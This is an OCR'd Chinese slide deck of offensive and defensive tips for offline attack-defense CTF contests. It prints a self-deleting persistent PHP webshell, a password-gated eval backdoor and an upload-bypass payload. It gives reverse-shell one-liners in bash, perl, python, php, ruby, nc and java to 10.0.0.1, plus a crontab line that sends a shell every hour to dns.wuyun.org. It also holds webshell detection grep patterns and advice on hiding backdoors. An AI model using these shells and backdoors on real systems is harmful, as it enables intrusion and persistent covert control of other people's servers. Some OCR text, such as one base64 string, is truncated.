

CTF线下赛攻防技巧

思维脑图


CTF线下攻防赛
SSH登陆修改账密
下载Web目录
预留后门
D盾
other
审计
上WAF
文件监控
log分析
利用别人家的脚本
端口扫描
Rcoll
走上人生巅峰
主机发现
RouterScan.exe
HttpScan.py
各凭本事
Nmap
黑盒测试
权限控制
权限维持
不死马（文件隐藏）
条件竞争
批量上传
批量访问
echo system("curl 10.0.0.1")
批量获取
一句话木马
需要配置的
端口扫描
服务分析
目录扫描
后门爆破
k8一句话爆破
k8fly

思维脑图


RcoIl
线下赛黑盒测试
1 C段IP
服务器操作系统类型
端口开放和服务识别
工具nmap
2 banner识别
主页底部
源代码
3 WebFile扫描
网站备份扫描
ssh下载整个目录
文件目录遍历
工具：k8飞刀、御剑等
4 后台设计问题
爆破
无验证码
万能密码或是弱口令
cookie欺骗等
5 Web漏洞扫描
awvs
.....
6 上传
任意文件上传
前台注册上传
上传绕过
客户端校验
抓包改包
服务端绕过
content-type字段校验
image/gif
文件头校验
GIF89a<?php phpinfo(); ?>
文件后缀名校验
黑名单扩展名
大小写绕过
解析
配合操作系统文件命令规则
截断
.....
7 SQL注入
sqlmap
8 命令执行、反序列化
joomla
jboss
struts2
...

LINUX基本命令

- 读取文件 :cat /var/a.txt
- 写入文件 :echo asdad > /var/html/a.txt(或者vi,vim,nano)
- 查找大于100m的文件:find ./ -size +100M -exec du -h {} \;
- 通过access_log统计访问流量最高的10个用户:awk '{a[$1] += $10} END {for (h in a) print h " " a[h]}' access_log | sort -k 2 -nr | head -10
- 查看监听端口的进程，用户等信息:netstat –lepunt
- 快速查找当前目录最大的五个文件:find . -xdev -ls | sort -n -k 7 | tail -5

LINUX基本命令

- 使用ngrep来监控mysql查询日志:ngrep -d etho -i 'select' port 3306
- 不使用nmap快速检测存活主机:for i in 172.16.0.{1..254};do (ping -c1 $i > /dev/null && echo $_) &done > pinged-hosts

WEBSHELL后门

- 内存马的实现，通过unlink函数以及while死循环，驻留内存不断写马,base64是file_put_contents写入webshell

解决方案：

- sudo -u www-data kill -9 <进程号>
  除了root用户的进程(ps –aux |grep apache)全删了
- service apache2 restart

WEBSHELL后门

```
<?php
unlink($_SERVER['SCRIPT_FILENAME']);
ignore_user_abort(true);
set_time_limit(0);
$code="ZmlsZV9wdXRfY29udGVudHMoJ2Mwbl9pbmMucGhwJyxiYXNlNjRfZGVjb2RlKCJQRDl3YUhBZ0Ntb
while(1){
  @eval(base64_decode($code));
  sleep(5);
};
?>
```

根据情况可以使用system()函数 进行循环curl

MD5加密WEBSHELL

为了防止被其他队伍捡屎，自己的后门必须使用不可逆的webshll，比如md5加密密码

如：21232f297a57a5a743894a0e4a801fc3是admin的md5值

```
<?php
if(md5($_POST['p'])==`21232f297a57a5a743894a0e4a801fc3')
@eval($_POST['c']);
?>
```

在菜刀输入admin&c连接

WEBSHELL查杀

- 一句话查找PHP木马：

```
find ./ -name "*.php" |xargs egrep "phpspy|c99sh|milworm|eval(gunerpress|eval(base64_decoolcode|spider_bc))" > /tmp/php.txt

grep -r --include=*.php  '[^a-z]eval($_POST' . > /tmp/eval.txt

grep -r --include=*.php  'file_put_contents(.*$_POST[.*]);' . > /tmp/file_put_contents.txt

find ./ -name "*.php" -type f -printo | xargs -o egrep "(phpspy|c99sh|milworm|eval(gzuncompress(base64_decoolcode|eval(base64_decoolcode spider_bc|gzinflate))))" | awk -F: '{print $1}' | sort | uniq
```

WEBSHELL查杀

- 打包回本地用D盾查杀

打包命令： tar cvf 1.tar xxx/

权限设置

修改网站的权限：

- find -type f -name *.php -exec chmod 444 {} ;
- find ./ -type d -exec chmod 555{} ;
- #chmod -R 755

权限设置

BAN掉命令，不让别人使用（或者删掉），可以BAN curl wget

chmod 700 /bin/gcc

反弹SHELL

- bash版本：

bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

注意这个是由解析shell的bash完成，所以某些情况下不支持

- perl版本:

perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

反弹SHELL

- python版本：

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);’
```

- php版本：

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

反弹SHELL

- ruby版本：

ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

- nc版本：

nc -e /bin/sh 10.0.0.1 1234

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

nc x.x.x.x 8888|/bin/sh|nc x.x.x.x 9999

反弹SHELL

- java版本

r = Runtime.getRuntime()

p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()

另外加一个计划任务的，每60分钟反弹一次shell给dns.wuyun.org的53端口

(crontab -l;printf "*/60 * * * * exec 9<> /dev/tcp/dns.wuyun.org/53;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i;\rno crontab for `whoami`%100c\n")|crontab -

脚本及工具的使用

- 端口扫描，存活IP扫描

主办方不一定会给出对手的网段及IP，这就需要自己去找，用nmap的话流量大，而且不算快，可以使用脚本去扫描

推荐一个phithon的脚本

https://www.leavesongs.com/PYTHON/PortScanner.html

WAF、LOG脚本的使用

- 使用waf,log进行对恶意代码的拦截及追踪，将别人攻击的payload转化成自己的得分的手段

log分析工具：

- LogForensics 腾讯实验室

https://security.tencent.com/index.php/opensource/detail/15

- 北风飘然@金乌网络安全实验室

http://www.freebuf.com/sectool/126698.html

LOG分析工具

网络ID为piaox的安全从业人员：

- http://www.freebuf.com/sectool/110644.html

网络ID：SecSky

- http://www.freebuf.com/sectool/8982.html

网络ID：鬼魅羊羔

- http://www.freebuf.com/articles/web/96675.html

关注最新的漏洞

线下赛一般会跟着最新漏洞出题，像今年比较火的漏洞有：

Phpcms 9.6.0任意文件上传，ST2-045,ST2-046,ST2-048,MS17-010,zabbix注入漏洞等。

思路总结

1.拿到服务器，快速用nmap扫描本机服务器端口，然后队友分别更改服务器密码（sudo passwd）,如果web网站有默认密码马上登陆上去更改。如果还有时间，遍历下C段是否有别人服务器的网站，如果有，尝试用默认账号密码更改

2.将web目录打包下来，然后用D盾扫描文件，看看是否存在内置后门，如果有可以构造payload开始打别人

3.根据CMS，查找漏洞

4.持续用脚本检测是否自己服务器被中马，如果发现中马，先不急着删掉，记住路径，mv到web目录以外，解密webshell，然后用相同的路径跟密码去攻击其他队伍（捡屎）

思路总结

5.获取webshell后，先上传内存马巩固权限，保证有一个队友多留几个后门，一个队友提交flag，在一些没有什么功能的，没有影响的文件中写入后门

6.做权限维持的时候，可以将get flag的命令curl http://x.x.x.x（一般是用curl,wget去请求主办方的服务器，返回flag）写在一些不重要的文件中，然后在header头或者cookie中回显。比如判断在UA中是否存在flag参数，如果存在就在header头返回flag，不存在就不返回。

7.多留后门